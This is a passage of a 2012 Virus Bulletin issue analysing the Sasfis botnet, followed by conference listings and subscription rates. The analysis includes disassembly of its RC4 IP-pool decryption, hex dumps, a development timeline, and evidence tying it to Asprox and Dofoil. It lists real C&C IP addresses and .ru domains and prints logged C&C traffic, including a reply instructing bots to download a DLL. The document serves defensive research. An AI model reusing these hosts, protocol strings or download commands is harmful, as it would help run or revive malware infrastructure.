.text:10003F69                 test    ecx, ecx
.text:10003F6B                 jnz     short loc_10003FB0
.text:10003F6D                 lea     edx, [ebp+var_50] ; Previous stored hard code Key
.text:10003F70                 push    edx
.text:10003F71                 push    2Ah               ; IP pool Table size ( 6 bytes per entry)
.text:10003F73                 push    offset unk_10007000 ; IP pool Table Offset
.text:10003F78                 lea     eax, [ebp+var_118]
.text:10003F7E                 push    eax               ; Output Buffer Offset
.text:10003F7F                 call    sub_10004CD0      ; RC4 with Key
.text:10003F84                 add     esp, 10h
.text:10003F87                 mov     ecx, [eax]
```

Figure 6: Location of the IP pool being decrypted.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000h: A1 1B 12 A2 CB 78 4D A1 A4 B5 83 6A B3 5E 39 51
0010h: 04 8D 18 EF 2B F0 B6 6B 7B BC 40 65 F5 03 28 01
0020h: C1 EF 46 F2 2A 5E 6B 8D F6 6F 48 1D BF DF AF ED
0030h: 48 63 16 49 9F FA 56 69 32 62 49 45 10 00 80 66
0040h: 80 C1 75 68 55 55 17 C8 70 BE 28 10 BD AD 2B 0D
0050h: 9C 6F 87 56 3E 13 3C CE 66 19 C0 4C AE C3 FD 1F
0060h: 20 57 6A 87 2F 0F 23 EF B8 B1 A3 35 CF 27 E7 E2
0070h: 11 05 D1 EF 82 54 9C 05 36 96 87 B4 40 F0 3E E2
0080h: DF 48 28 67 D5 E1 60 17 41 BB 97 B6 FF 50 4A 1D
0090h: B0 A0 B2 A7 00 8E EB BD 57 1F DF 7D
```

```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000h: BE 0C 86 E2 54 00 5B D9 A2 7F 50 00 55 C5 4E 84
0010h: 54 00 5E 57 95 ED 54 00 3E 4B A3 AC 54 00 C3 D2
0020h: 2F 6D 50 00 63 F1 4B 66 54 00 48 37 AE 17 54 00
0030h: 4A D0 49 F3 54 00 7D D6 4B B9 54 00 D1 57 E6 53
0040h: 54 00 44 30 CD 48 50 00 5D B8 64 74 54 00 72 CA
0050h: F7 B6 54 00 D1 14 4E F1 54 00 4E 89 A1 74 54 00
0060h: CB 82 81 3A 54 00 BC 8A 5F 85 54 00 4D 51 E1 FD
0070h: 54 00 AD E6 83 A8 54 00 5F 83 42 22 54 00 B4 5C
0080h: AA B6 54 00 D1 57 E6 55 54 00 BB 34 6A B4 50 00
0090h: 4A 81 F0 98 50 00 05 2F BF 2C 54 00
```

```
.rdata:10006318 aMozilla5_0Wind db 'Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en
.rdata:10006318                                         ; DATA XREF: Work+547↑o
.rdata:10006352                 align 4
.rdata:10006354 aPjoovklrjr     db 'PjoovKLrJr',0       ; DATA XREF: Work+5CA↑r
.rdata:10006354                                         ; Work+5D3↑r ...
.rdata:1000635F                 align 10h
.rdata:10006360 aIndex_php?rGat db '/index.php?r=gate&id=',0 ; DATA XREF: Work+70D↑o
.rdata:10006376                 align 4
.rdata:10006378 aGroup          db '&group=',0          ; DATA XREF: Work+736↑o
.rdata:10006380 aN1308rcm       db 'n1308rcm',0         ; DATA XREF: Work+74B↑o
```

Figure 7: IP pool decryption method.



TIMELINE of Sasfis Development since May 2012
First discovery of Sasfis: (May 31st) groupID: 30.05.2012 Used only 2 hardcoded domain name C&C servers in the bot
Update 2: (July 10th) groupID: 1007rcm The C&C server strings were encrypted in the sample
Update 4: (July 23th) groupID: 2307spm Added "ips=[local IP]" parameter to C&C request
At the time of writing: (Sep 09th) groupID: 0709rcm Still active
May
June
July
August
September
Update 1: (June 6th) groupID: rk06-2 Increased the number of C&C server pool to around 4 to 5 domain names. Added a "name" parameter for naming the downloaded files in registry and the C&C server can use "c=rdl" to remove downloaded files according to the name
Update 3: (July 19th) groupID: 1907spm Major changes in packer and custom packers varied greatly everyday from this point
Update 5: (August 6th) groupID: 0608spm Used a pool of IPs addresses instead of domain name for C&C server address. Traffic was encrypted. A new feature of requesting new IP list from C&C server was added.

Figure 8: Timeline of Sasfis development since May 2012.

income. The traffic shows that a response will be sent back to another server to give notice that FakeAV has been run.

BOTNET OPERATION

Figure 8 presents the major changes seen in the Sasfis network since its first discovery. From the timeline, we can see that Sasfis is a growing botnet with increasing functionality and complexity. The groupID is most likely the date when the sample was produced. Through our study of an active Sasfis botnet, we noticed that the uptime of new C&C servers has decreased from an average of one week in May to an average of one to two days in September. This decreasing trend could be explained by the fact that the botnet has already been operating for a few months and it might have reached a point when it has established an optimal number of spambots to keep the botnet growing. In addition, the rapid change of botnet server indicated that the operator has been shifting focus from infecting more computers to preserving the existing infected hosts. By using a pool of malicious IP server addresses to create dynamic traffic, the botnet operator attempts to avoid over exposure of his malicious IPs (which could lead to being blocked by security products). The 'get IP list' command, which is triggered by a reinfection condition, reinforces this goal by rapidly exchanging the IP pool.

Perhaps one of the most significant differences between this year's Sasfis and older versions was its integration with Asprox. Traditionally, the Asprox spambot was hosted on different IPs separated from the Sasfis botnet. However, in the 2012 Sasfis samples (from the beginning of August when the IP list was used to replace the malicious domain list), we observed that the same pool of IP addresses was being used by both Asprox C&C servers (for keep-alive messages) and

`<s>114.202.247.182:84`
`173.230.131.168:84`
`188.138.95.133:84`
`195.210.47.109:80`
`203.130.129.58:84`
`209.20.78.241:84`
`68.173.180.226:84`
`72.55.174.23:84`
`74.208.73.243:84`
`77.81.225.253:84`
`86.126.42.121:84`
`95.131.66.34:84`
`loftgun01.ru`
`postbox901.ru`
`sbolt71.ru`
`slopokan21.ru`
`teranian111.ru</s>`

Table 2: Asprox template downloaded from http://24.106.225.182:80 at 2012-09-07 06:32:47 with sample 8cbfaf6f0334b993f0a69b70fcaea6a2.

`195.210.47.109:80`
`72.55.174.23:84`
`74.208.73.243:84`
`114.202.247.182:84`
`209.20.78.241:84`
`203.130.129.58:84`
`188.138.95.133:84`
`77.81.225.253:84`
`173.230.131.168:84`
`95.131.66.34:84`
`79.52.163.227:80`

Table 3: Default C&C IP pool decoded from sample 8cbfaf6f0334b993f0a69b70fcaea6a2.

the Sasfis C&C servers. We indentified identical IPs in the Asprox spam template (Table 2) and Sasfis samples (Table 3).

Comparing the IPs we acquired from the previous sample with the traffic we collected at around the time when this sample was collected (Table 4), it is clear that the pool of IPs we got from Tables 2 and 3 is just a small subset of the IP pools that are used for the C&C and Asprox server pool as very few identical IPs were observed. This has made tracking down the entire botnet very difficult because of how the botnet 'branches out' and becomes dynamic. The introduction of the IP pool has added an element of randomness to the botnet's growth and creates a nightmare for sample replication.

RELATIONSHIP WITH DOFOIL

During the process of unpacking Sasfis and its affiliate

Access time	IP address	Downloaded item
07/09/2012 14:47	http://74.73.102.189:80	Asprox spam template
07/09/2012 14:28	http://71.95.37.67:80	Asprox spam template
07/09/2012 14:01	http://46.7.249.50:80	Asprox spam template
07/09/2012 13:49	http://74.72.186.201:80	Asprox spam template
07/09/2012 13:42	http://24.10.137.97:80	Asprox spam template
07/09/2012 13:03	http://71.95.37.67:80	Asprox spam template
07/09/2012 12:38	http://203.255.53.189:84	Asprox spam template
07/09/2012 12:33	http://24.43.106.9:80	Asprox spam template
07/09/2012 11:15	http://203.255.53.189:84	Asprox spam template
07/09/2012 11:10	http://24.43.106.9:80	Asprox spam template
07/09/2012 10:59	http://79.52.163.227:80	Asprox spam template
07/09/2012 10:32	http://81.88.152.239:80	Asprox backup C&C
07/09/2012 10:23	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 9:49	http://46.7.249.50:80	Asprox spam template
07/09/2012 9:49	http://68.149.67.42:80	Asprox spam template
07/09/2012 9:42	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 9:40	http://98.26.184.1:80	Asprox spam template
07/09/2012 9:01	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 8:21	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 7:47	http://68.149.67.42:80	Asprox spam template
07/09/2012 7:40	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 7:08	http://81.88.152.239:80	Asprox spam template
07/09/2012 6:59	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 6:55	http://74.72.186.201:80	Asprox spam template
07/09/2012 6:32	http://24.106.225.182:80	Asprox spam template

Table 4: Traffic collected since three hours before the Asprox template was downloaded.

downloaded item, FakeAV, we discovered that these samples both use the word 'work' as one of the names of an important export function which contains the malicious routine. Looking back at the Dofoil samples we collected between last year and the beginning of this year, we also observed that the word 'work' was revealed during the process of unpacking, marking the location of the payload. There is also a striking resemblance between the injection techniques used by Sasfis and Dofoil. The injection technique provides a way to release the malicious code to a section and attach it to a suspended legitimate window process. The malicious code will be executed when the process is resumed in the end. Since this technique is not common in other malware, these similarities strongly suggest that Sasfis and Dofoil are the work of the same group of authors. Our suspicions were further confirmed by the traffic record we have collected. The history (Table 5) in our system provides evidence that the Dofoil campaign left the cybercrime scene in early May, and the Sasfis campaign stepped in half a month later with the same server (same IP) under a new hostname.

There is also an interesting observation about these two botnets. Though their request parameters resonate with one another, the two are actually at opposite ends of the botnet category, that is, Dofoil has a predefined 'task' that is hard-coded in the client, while Sasfis relies on commands from the C&C server to perform tasks.

CONCLUSION

We have concluded that there is a strong relationship between Sasfis and Dofoil. Through our comparison, it is apparent that the new Sasfis has many major improvements when compared to its older counterpart. As of today, the Sasfis 2012 campaign remains active because of its strong custom packer and we would probably expect more 'features' to become available in the near future.

From C&C server	Entry date	Request content	Reply content	Comment
beaufortseaa139.ru/ 213.152.180.178	2012-05-10	GET /aaa/index.php?wFoAAACjraT9p6W0rK+hpOasr6eprv3y9/KC8ob5+fP2hPOGhvPw+YPz8PDx8YKG (*after decryption it will be revealed as /aaa/index.php?cmd=load&[redacted])	302 FOUND http://[redacted]/1.exe	The last recorded traffic of the Dofoil botnet in our system
krasguatanany.ru/ 213.152.180.178	2012-05-31	GET /gley/index.php?r=gate&id=[redacted]&group=30.05.2012&debug=0	c=rdl&u=http://krasguatanany.ru/gley/get/p3.dll.crp&a=0&k=0000493e	The first recorded traffic of the Sasfis botnet in our system

Table 5: Botnet information collected by our system.

END NOTES & NEWS

AVAR 2012 will be held 12–14 November 2012 in Hang Zhou, China. For details see http://www.aavar.org/avar2012/.

Oil and Gas Cyber Security takes place 14–15 November 2012 in London, UK. The conference will bring together information security researchers and technical experts from oil and gas companies to discuss the steps being taken to reduce the risk of cyber attacks, lessons learnt from previous incidents and best practice for the future. See http://www.smi-online.co.uk/energy/uk/oil-gas-cyber-security.

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

Digital Security Summit takes place 1–2 December 2012 in Riyadh, Saudi Arabia. For more information see http://www.digitalsecuritysummit.com/.

TakeDownCon Las Vegas is scheduled to take place 1–6 December 2012 in Las Vegas, NV, USA. Interest can be registered at http://www.takedowncon.com/Events/LasVegas.aspx.

The Gulf International Cyber Security Summit (GICS-2012) takes place 9–10 December 2012 in Dubai, UAE. The conference will feature briefings from senior government officials and subject matter experts from around the world. For details see http://www.inegma.com/?navigation=event_details&cat=fe&eid=63.

Black Hat Abu Dhabi takes place 10–13 December 2012 in Abu Dhabi. For full details see http://www.blackhat.com/.

29C3: 29th Chaos Communication Congress will be held 27–30 December 2012 in Hamburg, Germany. The Chaos Communication Congress is an annual four-day conference on technology, society and utopia. For more information see https://events.ccc.de/congress/2012/.

FloCon 2013 takes place in Albuquerque, NM, USA, 7–10 January 2013. For information see http://www.cert.org/flocon/.

RSA Conference 2013 will be held 25 February to 1 March 2013 in San Francisco, CA, USA. For more information see http://www.rsaconference.com/events/2013/usa/.

Cyber Intelligence Asia 2013 takes place 12–15 March 2013 in Kuala Lumpur, Malaysia. For more information see http://www.intelligence-sec.com/events/cyber-intelligence-asia.

Black Hat Europe takes place 12–15 March 2013 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

The 11th Iberoamerican Seminar on Security in Information Technology will be held 18–22 March 2013 in Havana, Cuba as part of the15th International Convention and Fair. For details see http://www.informaticahabana.com/.

EBCG's 3rd Annual Cyber Security Summit will take place 11–12 April 2013 in Prague, Czech Republic. To request a copy of the agenda see http://www.ebcg.biz/ebcg-business-events/15/international-cyber-security-master-class/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. More details will be announced in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/